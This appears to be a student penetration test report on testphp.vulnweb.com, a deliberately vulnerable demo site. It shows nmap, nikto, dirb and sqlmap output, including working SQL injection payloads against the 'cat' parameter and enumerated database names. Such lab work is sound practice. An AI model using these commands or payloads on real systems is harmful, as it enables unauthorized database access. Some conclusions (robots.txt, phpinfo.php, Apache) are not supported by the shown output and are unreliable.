Penetration Testing on Web Server

Target: testphp.vulnweb.com

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
1.Project Objective:


- To simulate a real-world attack on a test web server by:
- Performing footprinting
- Scanning for vulnerabilities
- Attempting exploitation (ethical test only)
- Collecting evidence of weaknesses

2. Footprinting

- Information collected:
- - IP address of website
- - Server location and OS
- - Web server tech and version
- - Directory listing
- - Whois, DNS info
- - Employee emails and LinkedIn profiles.




```
┌──(root㉿kali)-[~]
└─# whois vulnweb.com
   Domain Name: VULNWEB.COM
   Registry Domain ID: 1602006391_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.eurodns.com
   Registrar URL: http://www.EuroDNS.com
   Updated Date: 2025-05-20T08:14:02Z
   Creation Date: 2010-06-14T07:50:29Z
   Registry Expiry Date: 2026-06-14T07:50:29Z
   Registrar: EuroDNS S.A.
   Registrar IANA ID: 1052
   Registrar Abuse Contact Email: legalservices@eurodns.com
   Registrar Abuse Contact Phone: +352.27220150
   Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
   Name Server: NS1.EURODNS.COM
   Name Server: NS2.EURODNS.COM
   Name Server: NS3.EURODNS.COM
   Name Server: NS4.EURODNS.COM
   DNSSEC: unsigned
   URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2025-07-29T15:34:21Z <<<
```




```
┌──(root㉿kali)-[~]
└─# nmap -o 44.228.249.3

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-29 11:35 EDT
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.06 seconds

┌──(root㉿kali)-[~]
└─# nmap -O 44.228.249.3

Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-29 11:37 EDT
Nmap scan report for ec2-44-228-249-3.us-west-2.compute.amazonaws.com (44.228.249.3)
Host is up (0.022s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT     STATE SERVICE
21/tcp   open  ftp
80/tcp   open  http
554/tcp  open  rtsp
1723/tcp open  pptp
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: DD-WRT v24-sp2 (Linux 2.4.37) (97%), Microsoft Windows XP SP3 or Windows 7 or Windows Server 2012 (97%), Actiontec
 MI424WR-GEN3I WAP (96%), Linux 3.2 (94%), Microsoft Windows XP SP3 (94%), VMware Player virtual NAT device (94%), Linux 4.4 (93%), BlueA
rc Titan 2100 NAS device (89%)
No exact OS matches for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.25 seconds
```

3. Vulnerability Scanning

- Tools used: Nikto, Nmap, sqlmap.
- Findings: Web vulnerabilities like outdated software, exposed directories, potential SQL injection points.




```
┌──(root㉿kali)-[~]
└─# nikto -h "http://testphp.vulnweb.com"
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Multiple IPs found: 44.228.249.3, 64:ff9b::2ce4:f903
+ Target IP:          44.228.249.3
+ Target Hostname:    testphp.vulnweb.com
+ Target Port:        80
+ Start Time:         2025-07-29 10:56:42 (GMT-4)
---------------------------------------------------------------------------
+ Server: nginx/1.19.0
+ /: Retrieved x-powered-by header: PHP/5.6.40-38+ubuntu20.04.1+deb.sury.org+1.
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashi
ttps://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /clientaccesspolicy.xml contains a full wildcard entry. See: https://docs.microsoft.com/en-us/previous-versions/windows/silverlight/dot
97955(v=vs.95)?redirectedfrom=MSDN
+ /clientaccesspolicy.xml contains 12 lines which should be manually viewed for improper domains or wildcards. See: https://www.acunetix.
ecure-clientaccesspolicy-xml-file/
+ /crossdomain.xml contains a full wildcard entry. See: http://jeremiahgrossman.blogspot.com/2008/05/crossdomainxml-invites-cross-site.ht
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading HTTP response
+ Scan terminated: 20 error(s) and 6 item(s) reported on remote host
+ End Time:           2025-07-29 10:59:48 (GMT-4) (186 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```




```
┌──(root㉿kali)-[~]
└─# dirb http://testphp.vulnweb.com /usr/share/wordlists/dirb/common.txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Jul 29 11:19:24 2025
URL_BASE: http://testphp.vulnweb.com/
WORDLIST_FILES: /usr/share/wordlists/dirb/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://testphp.vulnweb.com/ ----
==> DIRECTORY: http://testphp.vulnweb.com/admin/
+ http://testphp.vulnweb.com/cgi-bin (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/cgi-bin/ (CODE:403|SIZE:276)
+ http://testphp.vulnweb.com/crossdomain.xml (CODE:200|SIZE:224)
==> DIRECTORY: http://testphp.vulnweb.com/CVS/
+ http://testphp.vulnweb.com/CVS/Entries (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/CVS/Repository (CODE:200|SIZE:8)
+ http://testphp.vulnweb.com/CVS/Root (CODE:200|SIZE:1)
+ http://testphp.vulnweb.com/favicon.ico (CODE:200|SIZE:894)

(!) FATAL: Too many errors connecting to host
    (Possible cause: COULDNT CONNECT)

-----------------
END_TIME: Tue Jul 29 11:32:08 2025
DOWNLOADED: 1641 - FOUND: 7
```

4. Exploitation Attempts

- Exploits tested:
- - SQL Injection
- - Directory traversal
- - Brute-forcing login forms
- Tools: sqlmap, Hydra, Burp Suite.



```
└─# sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --dbs

        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.9.4#stable}
|_ -| . [(]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local,
ume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 10:51:00 /2025-07-29/

[10:51:01] [INFO] testing connection to the target URL
[10:51:02] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:51:03] [INFO] testing if the target URL content is stable
[10:51:03] [INFO] target URL content is stable
[10:51:03] [INFO] testing if GET parameter 'cat' is dynamic
[10:51:03] [INFO] GET parameter 'cat' appears to be dynamic
[10:51:04] [INFO] heuristic (basic) test shows that GET parameter 'cat' might be injectable (possible DBMS: 'MySQL')
[10:51:04] [INFO] heuristic (XSS) test shows that GET parameter 'cat' might be vulnerable to cross-site scripting (XSS) attacks
[10:51:04] [INFO] testing for SQL injection on GET parameter 'cat'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[10:51:16] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:51:17] [WARNING] reflective value(s) found and filtering out
[10:51:19] [INFO] GET parameter 'cat' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="The")
[10:51:19] [INFO] testing 'Generic inline queries'
[10:51:19] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
[10:51:20] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
[10:51:20] [INFO] testing 'MySQL ≥ 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
[10:51:21] [INFO] testing 'MySQL ≥ 5.5 OR error-based - WHERE or HAVING clause (EXP)'
[10:51:21] [INFO] testing 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
[10:51:21] [INFO] GET parameter 'cat' is 'MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)' injectable
[10:51:21] [INFO] testing 'MySQL inline queries'
```



```
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 8993=8993

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7171706a71,(SELECT (ELT(2946=2946,1))),0x7162626a71),2946)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 4257 FROM (SELECT(SLEEP(5)))nxQa)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,CONCAT(0x7171706a71,0x68635950744b595a4b5946737244765a664e6c784a4543486f4e45664a5545474e514a716b674351,0x7162626a71),NULL,N
-
---
[10:51:57] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[10:52:00] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[10:52:01] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 10:52:01 /2025-07-29/
```

5. Database Access Check

- Attempted database access using SQLi techniques.
- If successful, tables and contents were extracted using sqlmap.

6. Conclusion

-Exposed directories and files (e.g., robots.txt, admin/, phpinfo.php)

-Outdated web technologies (e.g., Apache version, PHP version)

-Input fields vulnerable to SQL Injection and XSS

-Lack of proper access controls and input validation

7. Tools Used and Their Purpose

- List of tools:

  - Nmap: Network scanning

  - Nikto: Web server scanning

  - sqlmap: Database testing

  - theHarvester: Email discovery

  - Burp Suite: Manual vulnerability testing.

8. References

- Useful references:

- - SQLMap documentation
- - MITRE CVE Database
- - HackerOne reports
- - Official tool documentation.